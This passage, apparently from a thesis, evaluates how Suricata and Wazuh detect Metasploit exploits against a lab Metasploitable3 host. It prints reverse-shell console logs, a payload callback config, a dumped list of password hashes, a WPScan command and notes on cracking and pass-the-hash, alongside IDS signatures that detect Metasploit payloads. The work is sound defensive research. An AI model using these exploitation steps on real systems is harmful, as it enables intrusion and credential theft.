The Signature Listings 4.14 and 4.15 essentially checks for authorisation with the word "anonymous" that is base64 encoded and alerts to the fact that a password is not properly encrypted. This signature should not have been an alert but rather an informational signature just stipulating the use of unencrypted password.

These signatures are again a duplication of detection, with the only difference being the source and destination network declarations. The first one being "$HOME_NET any -> any any" and the second "$EXTERNAL_NET any -> $HOME_NET any".

For detection of this activity source and destination does not really matter. Simply setting the signature network flow to " any -> any" would have detected the traffic just as well without the need for the second signature.

The only reason why the discussed alerts were triggered for the Tomcat Brute Force attack was due to the specific base64 encoded credentials listed. Should the password list used by Metasploit by the bruteforce attack be modified to exclude these, none of the rules would have been triggered and the attack would have one unnoticed.

As the attack is based on administrators utilising default credentials the detection and configuration is valid.

Table 4.3: CVE-2009-3843 - Tomcat Manager Login

Signature ID	Signature Description	Valid Detection
200845	ET SCAN Tomcat Auth Brute Force attempt (tomcat)	Yes
200845	ET SCAN Tomcat Auth Brute Force attempt (manager)	Yes
200845	ET SCAN Tomcat Auth Brute Force attempt (admin)	Yes
200921	ET SCAN Tomcat admin-admin login credentials	Yes
2025855	ET WEBSPECIFICAPPS Microhard Systems 3G/4GCellular Ethernet and Serial Gateway - Default Credentials	No
2006380	ET POLICY Outgoing Basic Auth Base64 HTTPPassword detected unencrypted	No
2006402	ET POLICY Outgoing Basic Auth Base64 HTTPPassword detected unencrypted	No

As per table 4.3, four of the seven signature ID's were valid detections. That is a 43%[5] noise, with the remaining percentage representing accurate detection.

Tomcat Manager Upload

Using the credentials discovered during the bruteforce attack discussed in Section 4.3.3 "Tomcat Bruteforce", the target was attacked with the "tomcat_mgr_upload" exploit contained in Metasploit.

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.174.9:1823
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying jxnZbweOYWmnyaIdKT8Mu9wYkeMD...
[*] Executing jxnZbweOYWmnyaIdKT8Mu9wYkeMD...
[*] Sending stage (179779 bytes) to 192.168.174.12
[*] Undeploying jxnZbweOYWmnyaIdKT8Mu9wYkeMD ...
[*] Meterpreter session 1 opened (192.168.174.9:1823 -> 192.168.174.12:49975) at 2018-09-02 14:49:04 -0400
```

Figure 4.11: Tomcat Manager: Successful Exploit

This successfully uploaded a Java based Meterpreter shell to the Tomcat server as per Figure 4.11.

[5]This has been rounded to exclude decimals

A total of 22 events were observed during the deployment of the exploit, however no alerts were generated. The reverse shell connected provided already elevated system privileges to the *"NT AUTHORITY\SYSTEM"* account. This allows for any system commands or adminsitrative functions to be performed (Liakopoulos, 2017). Reviewing the events that were logged, the upload of the reverse shell was detected, as displayed in Listing A.5, but not alerted as there were no positive matches with any of the signatures available in Suricata.

Utilizing the path "v6iqXfrIRu4BD0RG9cIAIK5", it was possible to extract the file from the victim device filesystem. The file had the same name as the path stipulated with a file extension of ".war", this is known as a Web application ARchive (WAR) and can be used for delivering exploits to a target end point (Tilemachos and Manifavas, 2015).

Uploading the file that contains the Meterpreter shell to virustotal.com[6] produced a trojan detection by 32 out of 59.

In an attempt to illicit an alert by either Suricata or Wazuh, a Meterpreter process migration[7], credential collector[8] and hashdump[9] were also attempted. These are assumed normal activities as part of a penetration test and by proxy use by attackers. This triggered one new type of alert displayed in Listing 4.16 and also triggered the signatures in Listings 4.14 and 4.15.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET TROJAN Possible Metasploit Payload Common Construct
    ↪ Bind_API (from server)"; flow:from_server,established; content:"|60 89 e5 31|"; content:"|64 8b|";
    ↪ distance:1; within:2; content:"|30 8b|"; distance:1; within:2; content:"|0c 8b 52 14 8b 72 28 0f
    ↪ b7 4a 26 31 ff|"; distance:1; within:13; content:"|ac 3c 61 7c 02 2c 20 c1 cf 0d 01 c7 e2|";
    ↪ within:15; content:"|52 57 8b 52 10|"; distance:1; within:5; metadata: former_category TROJAN;
    ↪ classtype:trojan-activity; sid:2025644; rev:1; metadata:affected_product Any, attack_target
    ↪ Client_and_Server, deployment Perimeter, deployment Internet, deployment Internal, deployment
    ↪ Datacenter, tag Metasploit, signature_severity Critical, created_at 2016_05_16, updated_at
    ↪ 2018_07_09;)
```

Listing 4.16: Signature 2025644: ET TROJAN Possible Metasploit Payload Common Construct Bind_API (from server)

The new signature triggered, basically searches for predetermined hexadecimal sequences inside the content. In this case one or more of these strings matched. Unfortunately,

[6] https://www.virustotal.com/en/file/4ce41740fb4101701f2068d1c0d9bf0cd191d8e1f2bcde0bd654811fc295b316/analysis/1536356784/

[7] https://www.rapid7.com/db/modules/post/windows/manage/migrate

[8] https://www.rapid7.com/db/modules/post/windows/gather/credentials/credential_collector

[9] https://www.rapid7.com/db/modules/post/windows/gather/smart_hashdump

the alert produced does not stipulate which string specifically. As the credential collector failed to execute on the remote host, this offence would have to have been triggered by either the hashdump or the process migration.The output of the privilege process migration and hashdump are displayed in Figures 4.12 and 4.13 respectively.

```
msf post(windows/manage/migrate) > run -j
[*] Post module running as background job 3.
[*] Running module against METASPLOITABLE3
[*] Current server process: SoEycgWc.exe (584)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 6508
[+] Successfully migrated to process 6508
```

Figure 4.12: Tomcat: Meterpreter Process Migration

```
msf post(windows/gather/smart_hashdump) > run -j
[*] Post module running as background job 4.
[*] Running module against METASPLOITABLE3
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20180902145249_default_192.168.174.12_windows.hashes_632021.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 6432793f78d270e3b6fec20f7fc562f0...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[+]     vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[+]     sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
[+]     leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
[+]     luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
[+]     han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
[+]     artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
[+]     c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
[+]     ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
[+]     darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
[+]     anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
[+]     jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
[+]     lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
[+]     boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
[+]     jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
[+]     greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
[+]     chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
[+]     kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
```

Figure 4.13: Tomcat: Meterpreter Hashdump

Even though the passwords obtained through hashdump are still in fact hashed, there are various actions that can be performed with them or against them to proceed with the attack. To retrieve the plain text passwords from the listed hashes, one can either use an online cracking service like "OnlineHashCrack[10]", or use "John the Ripper[11]", either with a dictionary file that contains password lists or brute-force decryption (Green, 2016). These will produce the plain text passwords, allowing the attacker to log on to any systems where the users have been allocated access with the same credentials. Another method by which these hashes may be abused is what is referred to as Pass-the-Hash (PtH). This method can be used with tools such as "crackmapexec[12]" to test the hashes against network resources or to authenticate with Metasploit integrated tools such as "smb_login[13]", which will use hashes to authenticated if supplied (Flathers, 2016).

Considering the elevation of privileges, the dump of the hashes of the users on the victim server, it is fair to indicate that this is a full compromise. When reviewing the process

[10] https://www.onlinehashcrack.com/
[11] https://www.openwall.com/john/
[12] https://github.com/byt3bl33d3r/CrackMapExec
[13] https://www.offensive-security.com/metasploit-unleashed/smb-login-check/

for this exploit and the data generated, one can state that detection of the initial phases of the attack were possible to a degree, but not guaranteed due to value's the signatures are attempting to detect that are modifiable by the attacker to avoid detection.

The final exploitation was also not detected, even though the file can be classified as malicious based on the Virustotal findings. The only reason this traffic was discernible was due to the limited activity on the private network. Should there have been more traffic and or false positives, it would have been hard to identify the valid alerts. No further alerts were generated by either Wazuh or Suricata.

Table 4.4: CVE-2009-3843 - Tomcat Manager Upload

Signature ID	Signature Description	Valid Detection
2025644	ET TROJAN Possible Metasploit Payload CommonConstruct BindAPI (from server)	Yes

In Table 4.4, the Signature ID detected is listed. There were no invalid events or alerts generated for this part of the attack.

4.3.4 CVE-2015-8249 - Manage Engine

Metasploit Module: *exploit/windows/http/manageengine_connectionid_write*

Execution of this exploit completed with nine event results of which only one was an alert. The alert is displayed in Listing A.6. From the output displayed, one can see that the signature was triggered due to the upload of an executable file.

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET WEB_SERVER - EXE File Uploaded - Hex Encoded";
    ↪ flow:established,to_server; content:"4d5a"; nocase; http_client_body; content:"50450000";
    ↪ distance:0; http_client_body; classtype:bad-unknown; sid:2017293; rev:2; metadata:created_at
    ↪ 2013_08_06, updated_at 2013_08_06;)
```

Listing 4.17: Signature 2017293: ET WEB_SERVER - EXE File Uploaded - Hex Encoded

The signature that generated alert is displayed in Listing 4.17. This signature essentially checks for a connection being established to the server and the hexadecimal string "4d5a" or "50450000" present in the content. The first of these strings is the first two characters in many Windows and Disk Operating System (DOS) executable files (Malin *et al.*, 2008,

p.383), upon translation to American Standard Code for Information Interchange (ASCII) they are for the characters "MZ". These are the initials of one of the principle architects, Mark Zbikowski, that assisted with the creation of the DOS and Windows executable file formats (Malin *et al.*, 2008, p.317). The first part of the second string, "5045", is a Portable Executable (PE) file identifier followed by two null values and when converted to ASCII the value is "PE 00" and indicates a portable executable (Malin *et al.*, 2008, p.386).

With these two hexadecimal fields identified, the signature in Listing 4.17, can be considered accurate for detecting specific types of executables.The upload action can also be identified by the "url:" field as in Listing A.6. As stated, no other alerts were generated, this includes activities such as hashdump that were attempted to illicit alerts.

Table 4.5: CVE-2015-8249 - Manage Engine

Signature ID	Signature Description	Valid Detection
2017293	ET WEB_SERVER - EXE File Uploaded - Hex Encoded	yes

The Signature ID triggered by this attack is listed in Table 4.5, the detection for this attack was accurate and produced no false positives or inaccurate events and alerts.

4.3.5 CVE-2014-3120 - Elasticsearch

Metasploit Module: *exploit/multi/elasticsearch/script_mvel_rce*

Deployment of this attack completed successfully with no alerts being generated, by Suricata or Wazuh. A total of sixteen Suricata based events were logged relating to the communication with the Elasticsearch instance running on the target machine.

The Meterpreter session was successfully established as per Figure 4.14. Once more, the session was established with the *"NT AUTHORITY\SYSTEM"* account.

```
msf exploit(multi/elasticsearch/script_mvel_rce) > run
[*] Started reverse TCP handler on 192.168.174.9:4567
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (53845 bytes) to 192.168.174.12
[*] Meterpreter session 1 opened (192.168.174.9:4567 -> 192.168.174.12:49383) at 2018-09-09 16:21:55 -0400
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\FtuhpT.jar' on the target

meterpreter >
```

Figure 4.14: Elasticsearch: Attack Result - Reverse Shell Connection

Inspection of the file "FtuhpT.jar" listed in Figure 4.14, the Jar archive actually contains a file named "metasploit.dat". Editing the file, connection parameters used by Meterpreter were found and are shown in Listing 4.18.

```
Spawn=2
LHOST=192.168.174.9
LPORT=4567
```

Listing 4.18: Metasploit.dat

An interesting observation from analysing the file is that it was not encrypted or obfuscated in any way. This allows for text analysis once extracted and potentially an activity that is possible on the end point once the file is delivered.

Submitting the file to virustotal.com producted a detection of 32 out of 59 scan engines. The output of the virustotal.com scan is displayed in Figure 4.15.



Figure 4.15: Elasticsearch: Meterpreter Virustotal

4.3.6 CVE-2010-0219 - Apache Axis2

Metasploit Module: *exploit/multi/http/axis2_deployer*

By means of the exploit a full Meterpreter session was established with *"NT AUTHORITY\SYSTEM"* privileges. The entire attack generated only 21 events of which none were alerts. The processing of the attack is displayed in Figure 4.16.

```
meterpreter > run
[*] Started reverse TCP handler on 192.168.174.9:24875
[+] http://192.168.174.12:8282/axis2/axis2-admin [Apache-Coyote/1.1] [Axis2 Web Admin Module] successful login 'admin' : 'axis2'
[+] Successfully uploaded
[*] Polling to see if the service is ready
[*] Sending stage (53845 bytes) to 192.168.174.12
[*] Meterpreter session 4 opened (192.168.174.9:24875 -> 192.168.174.12:49302) at 2018-09-16 09:37:34 -0400
[+] Deleted webapps/axis2/WEB-INF/services/zkClBXiG.jar
```

Figure 4.16: Axis2: Attack Result - Reverse Shell Connection

As can be seen, the attack delivers a multi-staged reverse shell. The first stage of the shell is uploaded, the attack then polls the target device for the initial stage to become

active. Once this completes a secondary stage is uploaded as indicated in Figure 4.16 line six. Once this is uploaded and activated a Meterpreter session is established.

However, when one reviews the events captured by Suricata additional steps are highlighted. As per Figure 4.17, one can see the first five events indicate the sequence of events for the first phase of the attack. The events displayed in the figure are displayed bottom up, meaning the earliest is at the bottom. The events follow a logical sequence as the communication executes. Reviewing the details one can observe authentication being passed to the URL *"/axis2/axis2-admin/login"* followed by the uploading of file *"zkClBXiG.jar"* to the URL *"/axis2/axis2-admin/upload"*. These steps are confirmed as successful by the field *"data.http.status"* indicating 200[14], or successful, for every step performed.

Time	data.event_type	data.fileinfo.filename	data.http.url	data.http.status
September 16th 2018, 15:37:22.782	http	-	/axis2/axis2-admin/upload	200
September 16th 2018, 15:37:22.781	fileinfo	/axis2/axis2-admin/login	/axis2/axis2-admin/login	200
September 16th 2018, 15:37:22.781	fileinfo	zkClBXiG.jar	/axis2/axis2-admin/upload	200
September 16th 2018, 15:37:22.777	http	-	/axis2/axis2-admin/login	200
September 16th 2018, 15:37:22.775	fileinfo	/axis2/axis2-admin/login	/axis2/axis2-admin/login	200

Figure 4.17: Axis2: Attack Result - Logged Events Phase 1

Following the successful phase 1, the polling phase generates eleven events with *"data.http.status"* of either 500 or 404. These mean *"Internal Server Error"* and *"Not Found"* respectively. These can be seen in Figure 4.18.

Time	data.event_type	data.fileinfo.filename	data.http.url	data.http.status
September 16th 2018, 15:37:36.794	http	-	/axis2/services/zkClBXiG/run	202
September 16th 2018, 15:37:36.792	fileinfo	/axis2/rest/zkClBXiG/run	/axis2/rest/zkClBXiG/run	404
September 16th 2018, 15:37:34.791	fileinfo	/axis2/axis2-admin/upload	/axis2/axis2-admin/upload	200
September 16th 2018, 15:37:32.799	http	-	/axis2/rest/zkClBXiG/run	404
September 16th 2018, 15:37:32.798	http	-	/axis2/services/zkClBXiG/run	500
September 16th 2018, 15:37:32.798	fileinfo	/axis2/services/zkClBXiG/run	/axis2/services/zkClBXiG/run	500
September 16th 2018, 15:37:28.788	http	-	/axis2/rest/zkClBXiG/run	404
September 16th 2018, 15:37:28.787	fileinfo	/axis2/services/zkClBXiG/run	/axis2/services/zkClBXiG/run	500

Figure 4.18: Axis2: Attack Result - Logged Events Phase 2 & 3

An interesting observation with the flow events is the checking of specifically two sub-url's, *"/axis2/services/zkClBXiG/run"* and *"/axis2/rest/zkClBXiG/run"*, for the same application name observed as being uploaded. Eventually, *"data.http.status"* 202, meaning

[14]URL codes Reference: `https://www.restapitutorial.com/httpstatuscodes.html`

accepted, is returned for *"/axis2/rest/ zkClBXiG/run"*, indicating success on the *"rest"* sub-url rather than the *"services"* sub-url. It is assumed that the second stage of the exploit is taking place beyond this point. There are however no events generated by Suricata to indicate this.

No additional attempts to generate alerts with the Meterpreter tool-set were made for this vulnerability as previous attempts have shown that no alerts would be generated. Additionally no further attempts with the Meterpreter tool-set will be made for the remaining attacks to be performed unless a limited shell is established, and privilege escalation is available.

4.3.7 CVE-2015-2342 - JMX

Metasploit Module: *multi/misc/java_jmx_server*

An attack made with the exploit available in Metasploit framework, it was possible to initiate a reverse shell with limited authenticated *"NT AUTHORITY\LOCAL SERVICE"* privileges.

When reviewing the activities in Figure 4.19, one can see the steps taken to deploy the malicious file and executing it on the target machine. The completion of the reverse shell connection can also be seen.

```
[*] Exploit running as background job 1.
[*] Started reverse TCP handler on 192.168.174.9:30444
[*] 192.168.174.12:1617 - Using URL: http://0.0.0.0:8080/GgGazc9TrBTMC
[*] 192.168.174.12:1617 - Local IP: http://192.168.174.9:8080/GgGazc9TrBTMC
[*] 192.168.174.12:1617 - Sending RMI Header...
[*] 192.168.174.12:1617 - Discovering the JMXRMI endpoint...
[+] 192.168.174.12:1617 - JMXRMI endpoint on 192.168.174.12:49179
[*] 192.168.174.12:1617 - Proceeding with handshake...
[+] 192.168.174.12:1617 - Handshake with JMX MBean server on 192.168.174.12:49179
[*] 192.168.174.12:1617 - Loading payload...
[*] 192.168.174.12:1617 - Replied to request for mlet
[*] 192.168.174.12:1617 - Replied to request for payload JAR
[*] 192.168.174.12:1617 - Executing payload...
[*] Sending stage (53845 bytes) to 192.168.174.12
[*] Meterpreter session 1 opened (192.168.174.9:30444 -> 192.168.174.12:50840) at 2018-09-18 16:01:29 -0400
```

Figure 4.19: JMX: Attack Result - Reverse Shell connection

A total of six events were generated for the attack. Two of which were alert events due to attack detection. An interesting observation made was by reviewing the events in Figure 4.20 and comparing them to the steps displayed in Figure 4.19. A significant number of the events that were listed at console level were also detected by the solution.

Time	data.event_type	data.fileinfo.filename	data.http.url	data.http.status	data.srcip	data.dstip
September 18th 2018, 22:01:31.207	alert	-	/GgGazc9TrBTMC/YCLTCCdoSLv.jar	200	192.168.174.9	192.168.174.12
September 18th 2018, 22:01:31.207	fileinfo	/GgGazc9TrBTMC/YCLTCCdoSLv.jar	/GgGazc9TrBTMC/YCLTCCdoSLv.jar	200	192.168.174.9	192.168.174.12
September 18th 2018, 22:01:31.205	alert	-	/GgGazc9TrBTMC/YCLTCCdoSLv.jar	200	192.168.174.9	192.168.174.12
September 18th 2018, 22:01:27.200	http	-	/GgGazc9TrBTMC/YCLTCCdoSLv.jar	200	192.168.174.12	192.168.174.9
September 18th 2018, 22:01:27.199	http	-	/GgGazc9TrBTMC/mlet	200	192.168.174.12	192.168.174.9
September 18th 2018, 22:01:27.199	fileinfo	/GgGazc9TrBTMC/mlet	/GgGazc9TrBTMC/mlet	200	192.168.174.9	192.168.174.12

Figure 4.20: JMX: Attack Result - Logged Events

As per Figure 4.21, the alert ID's associated with the attack is 2015657 and 2016540. Both of which refer to the Java payload uploaded to the target.

Time	data.alert.severity	data.event_type	data.app_proto	data.alert.signature_id	data.alert.signature	data.http.url
September 16th 2018, 20:25:32.207	1	alert	http	2015657	ET CURRENT_EVENTS Possible Metasploit Java Payload	/GbRxagOhxO26Ea/hwGHdQRDYhnJ.jar
September 16th 2018, 20:25:32.207	2	alert	http	2016540	ET CURRENT_EVENTS SUSPICIOUS JAR Download by Java UA with non JAR EXT matches various EKs	/GbRxagOhxO26Ea/hwGHdQRDYhnJ.jar

Figure 4.21: JMX: Attack Result - Generated Alerts

Reviewing the details of signature ID 2015657, the detection of this signature is triggered by the when "Payload.class" is detected in the content being delivered to the target.

Aside from the traffic directional classification of "$EXTERNAL_NET any -> $HOME_NET any" and criteria of the flow being established to client, no other data points were considered. The signature is displayed in Listing 4.19.

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET CURRENT_EVENTS Possible Metasploit Java Payload";
    ↪ flow:established,to_client; flowbits:isset,ET.http.javaclient; file_data; content:"Payload.class";
    ↪ nocase; fast_pattern:only; reference:url,blog.sucuri.net/2012/08/java-zero-day-in-the-wild.html;
    ↪ reference:url,metasploit.com/modules/exploit/multi/browser/java_jre17_exec;
    ↪ classtype:trojan-activity; sid:2015657; rev:4; metadata:affected_product Any, attack_target
    ↪ Client_and_Server, deployment Perimeter, deployment Internet, deployment Internal, deployment
    ↪ Datacenter, tag Metasploit, signature_severity Critical, created_at 2012_08_28, updated_at
    ↪ 2016_07_01;)
```

Listing 4.19: Signature 2015657: ET CURRENT_EVENTS Possible Metasploit Java Payload

As displayed in Figure 4.20, ID 2016540 has the same directional validation and established flow validation as ID 2015657. This signature however excludes any matches with *".jar"*. It also checks the content for *"PK"* and *".class"* within two bytes from each other

within the content. This is done with the keyword[15] *"within:2"*. The hexadecimal output of the packet capture is displayed in Figure 4.22 with the relevant data content highlighted to reflect the detection and the bytes between the strings.

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET CURRENT_EVENTS SUSPICIOUS JAR Download by Java UA
    ↪ with non JAR EXT matches various EKs"; flow:established,from_server; content:!".jar"; http_header;
    ↪ nocase; file_data; content:"PK"; within:2; content:".class"; distance:0; fast_pattern;
    ↪ flowbits:isset,ET.JavaNotJar; flowbits:unset,ET.JavaNotJar; classtype:bad-unknown; sid:2016540;
    ↪ rev:3; metadata:created_at 2013_03_05, updated_at 2013_03_05;)
```

Listing 4.20: Signature 2016540: ET CURRENT_EVENTS SUSPICIOUS JAR Download by Java UA with non JAR EXT matches various EKs



Figure 4.22: JMX: Attack - Packet Capture

When comparing Signature ID 2015657 and 2016540, it is clear that the latter will produce a more accurate result as it does validation on more that one data point for the analysed traffic. The string "payload.class" may well be found in packets generated by other traffic. Considering the strings present in Figure 4.22, one has to contemplate why there is no rule specifically checking content for "metasploit" and "meterpreter" as both strings are visible and could just as easily be detected as the fields being detected by either signature ID. Regardless of this, the detection of the attack was successful from a Suricata point of view. Wazuh has not produced any HIDS based alerts for the attack.

Table 4.6: CVE-2015-2342 - JMX

Signature ID	Signature Description	Valid Detection
2015657	ET CURRENT_EVENTS Possible Metasploit Java Payload	yes
2016540	ET CURRENT_EVENTS SUSPICIOUS JAR Download by Java UA with non JAR EXT matches various EKs	yes

Table 4.6 lists the Signature ID's that were detected. No false positives or incorrect detections were logged.

[15] `https://blog.joelesler.net/2010/03/offset-depth-distance-and-within.html`

4.3.8 CVE-2016-1209 - Wordpress

Metasploit Module: *unix/webapp/wp_ninja_forms_unauthenticated_file_upload*

For this attack, the Wordpress platform itself is not target but rather one of the plug-ins, Ninja Forms[16], which contains the vulnerability listed in Section 3.5.3. To perform the attack however additional enumeration is required to determine the location of the vulnerable form.

Wordpress Enumeration

For the enumeration aspect a prebuilt tool named "WPSCAN" was utilised by running the command *"WPScan –url http://192.168.174.12:8585/wordpress –enumerate vp"*. A total number of 37 vulnerabilities of varying criticality were listed with this specific version of Wordpress. Addtionally, the WPScan activities had generated a total of 3593 events of which 13 were alerts triggered by the enumeration. The signature ID's of the alerts events were 2101201, 2020338 and 2009955 respectively.

```
alert http $HTTP_SERVERS any -> $EXTERNAL_NET any (msg:"GPL WEB_SERVER 403 Forbidden";
    ↪ flow:from_server,established; content:"403"; http_stat_code; classtype:attempted-recon;
    ↪ sid:2101201; rev:10; metadata:created_at 2010_09_23, updated_at 2010_09_23;)
```

Listing 4.21: Signature 2101201: GPL WEB_SERVER 403 Forbidden

Signature ID 2101201, as displayed in Listing 4.21, essentially triggers when there is a successful connection made from any external network, but the HTTP response code is 403, or forbidden. The activity is classified as as attempted reconnaissance with the declaration "classtype:attempted-recon". This is not specific to Wordpress and will trigger for similar traffic to other web services also.

Signature ID 2020338 checks for "WPScan" in the content of the packets once the flow has been established from any external network. A depth of eight bytes has been specified in the signature. The depth specification limits how much of each packet is analysed from the beginning of the packet before moving to the next if no match is found (Roesch *et al.*, 1999).

[16] `https://ninjaforms.com/`

The detail for Signature ID 2020338 is displayed in Listing 4.22.

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET WEB_SERVER WPScan User Agent";
    ↪ flow:established,to_server; content:"WPScan v"; depth:8; http_user_agent; threshold: type limit,
    ↪ count 1, seconds 60, track by_src; reference:url,github.com/WPScanteam/WPScan;
    ↪ classtype:web-application-attack; sid:2020338; rev:3; metadata:created_at 2015_01_30, updated_at
    ↪ 2015_01_30;)
```

Listing 4.22: Signature 2020338: ET WEB_SERVER WPScan User Agent

The final signature triggered by the WPScan activities, 2009955 as displayed in Listing 4.23, is a generic PHP: Hypertext Preprocessor (PHP) rule checking for the presence of the tilde character in any URL accessed. Due to the lack of additional checks this rule may increase noise volumes in detection.

```
alert http $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"ET WEB_SERVER Tilde in URI - potential .php~
    ↪ source disclosure vulnerability"; flow:established,to_server; content:"GET "; depth:4; nocase;
    ↪ uricontent:".php~"; nocase; metadata: former_category WEB_SERVER;
    ↪ reference:url,seclists.org/fulldisclosure/2009/Sep/0321.html;
    ↪ reference:url,doc.emergingthreats.net/2009955; classtype:web-application-attack; sid:2009955;
    ↪ rev:11; metadata:created_at 2010_07_30, updated_at 2017_04_28;)
```

Listing 4.23: Signature 2009955: ET WEB_SERVER Tilde in URI - potential .php source disclosure vulnerability

Of the three Signature ID's that were triggered, only one was specific to the activities taking place. Both signature 2020338 and 2009955 have the potential to generate significant amounts of traffic due to their lack of additional values to check for.

Such signatures should be adjusted or disabled to limit the volume of data or noise generated by general traffic that may trigger the events.

The WPScan activity described did not produce any usable URL's or paths for running the exploit. Manually reviewing the target, a sub-page[17] was discovered with the vulnerability. Viewing the source of the page showed that it had the Ninja Forms integration.

When reviewing the signature ID's and data generated, the result shows that at least one signature ID, 20202338, is sufficient to indicate enumeration.

[17] `http://192.168.174.12:8585/wordpress/index.php/king-of-hearts/`

Table 4.7: CVE-2016-1209 - Wordpress Enumeration

Signature ID	Signature Description	Valid Detection
2101201	GPL WEB_SERVER 403 Forbidden	Partial
2020338	ET WEB_SERVER WPScan User Agent	yes
2009955	ET WEB_SERVER Tilde in URI - potential .phpsource disclosure vulnerability	no

The efficacy of the solution to detect the Wordpress enumeration has been captured in Table 4.7. This is not an indication on the quality of the signatures. The valid detection is purely based on if the enumeration was detected.

It has been noted that the signatures triggered during the enumeration could significantly contribute to the "Wall of Noise".

Wordpress Attack

With the information enumerated, it was possible to successfully deploy the attack and generate a reverse shell connection to the attacking device. The session was established with limited rights on the target machine. The account for the session was *"NT AUTHORITY\LOCAL SERVICE"*.

The attack generated 14 events of which 2 were alerts. The signature ID's for the alerts generated was 2011768 and 2012887. Signature 2011768, as displayed in Listing 4.24, check for an established session and in the content for values "POST" and "<?PHP".

Considering this it is clear that this rule is general and not specific to Wordpress attacks, it could also have the potential to generate a significant volume of noise due to the lack of explicit distinguishing criteria.

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET WEB_SERVER PHP tags in HTTP POST";
    ↪ flow:established,to_server; content:"POST"; nocase; http_method; content:"<?php"; nocase;
    ↪ http_client_body; fast_pattern:only; reference:url,isc.sans.edu/diary.html?storyid=9478;
    ↪ classtype:web-application-attack; sid:2011768; rev:6; metadata:created_at 2010_09_28, updated_at
    ↪ 2010_09_28;)
```

Listing 4.24: Signature 2011768: ET WEB_SERVER PHP tags in HTTP POST

Reviewing the details of signature 2012887, displayed in Listing 4.25, that signature checks for an established connection and the content of "pass=".

```
alert http $HOME_NET any -> any any (msg:"ET POLICY Http Client Body contains pass= in cleartext";
    ↪ flow:established,to_server; content:"pass="; nocase; http_client_body; classtype:policy-violation;
    ↪ sid:2012887; rev:3; metadata:created_at 2011_05_30, updated_at 2011_05_30;)
```

Listing 4.25: Signature 2012887: ET POLICY Http Client Body contains "pass=" in cleartext

Reviewing the actual packet data, Figure 4.23, it appears as though this is a false positive. The actual data in the packet is "in_bypass=create". This rule can be considered as poorly constructed because it not only lacks additional defining characteristics to check for but also does not adequately stipulate the single value being checked for.

```
0420  65 76 61 6c 27 29 29 20 7b 20 24 73 75 68 6f 73   eval')) { $suhos
0430  69 6e 5f 62 79 70 61 73 73 3d 63 72 65 61 74 65   in_bypass=create
0440  5f 66 75 6e 63 74 69 6f 6e 28 27 27 2c 20 24 64   _function('', $d
```

Figure 4.23: Wordpress: Attack - Ninja Forms False Positive

Reviewing the signatures that were triggered by this event, only one signature was specific to the Wordpress attacks. This was also purely through the WPScan process.

It would be a reasonable assumption that in a large environment with numerous events this would potentially be missed.

Table 4.8: CVE-2016-1209 - Wordpress Attack

Signature ID	Signature Description	Valid Detection
2011768	ET WEB_SERVER PHP tags in HTTP POST	No
